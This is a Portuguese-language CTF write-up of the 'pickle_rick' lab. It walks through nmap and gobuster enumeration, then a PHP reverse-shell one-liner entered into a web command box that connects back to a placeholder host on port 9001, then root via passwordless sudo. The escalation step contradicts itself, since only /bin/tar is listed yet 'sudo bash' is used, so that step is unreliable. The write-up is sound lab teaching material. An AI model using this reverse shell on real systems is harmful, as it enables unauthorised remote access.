



< NOME DO CTF >

Offensive Security Write-up Autor: Heitor Garcia Data: 21 de Março de 2026

Sinopse

O < **pickle_rick** > é um desafio de CTF que explora falhas comuns em serviços como a execução de comandos, levando a conseguir fazer um reverse shell e acessando áreas que eram para ser inviáveis. usamos também do go buster para descobrir os endereços de sites que antes não apareciam.

1. Enumeração

A fase inicial consistiu na varredura de portas com o **nmap** para mapear a superfície de ataque.

Bloco de Comando:

```
$ nmap -sV -sC -v <IP_DA_MAQUINA>

# -sV : obter versão | -sC : scripts padrões | -v :
detalhamento
```

1.5 Descoberta de outros sites através do gobuster



Através do go buster abriu-se outros sites como o /login. php/,que iria ser o mais importante dentre eles, e o robots.txt, que mostrava a senha do login do rick.

Bloco de Comando:

```
# gobuster para ver outros sites discretos

gobuster      dir      -u      <IP>      -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 12 -x .php,.html,.txt
```

2. Vulnerabilidade e Exploração

Dentro do site, existia uma caixa para poder digitar um comando, o que habilitou a chance de usar uma reverse shell.

Bloco de Comando:


```
# Comando usado no site do rick

php -r '$sock=fsockopen("IP",9001);passthru("sh <&3
>&3 2>&3");'
```

3. Acesso Inicial



Ao fazer isso e “escutar” dentro do terminal da MV, pôde-se ter acesso a arquivos importantes do servidor, o que nos leva ao segundo ingrediente. (isso pode ser feito também no site do rick e são esses textos que mostram o 1 ingrediente)



4. Escalação de Privilégios

Para acessar mais privilégios foi preciso usar o **sudo -l**, o que foi fácil pois não precisava de senhas. logo em seguida foi usado o comando **whoami**

```
user@<ip>:~$ sudo -l

# Resultado: (root) /bin/tar
```



Depois foi usado o comando **sudo bash** e tornamos o usuário root, podendo abrir uma pasta privilegiada descobrindo a terceira e última pista.

```
sudo bash
```

```
# Resultado: acesso ao privilégio root
```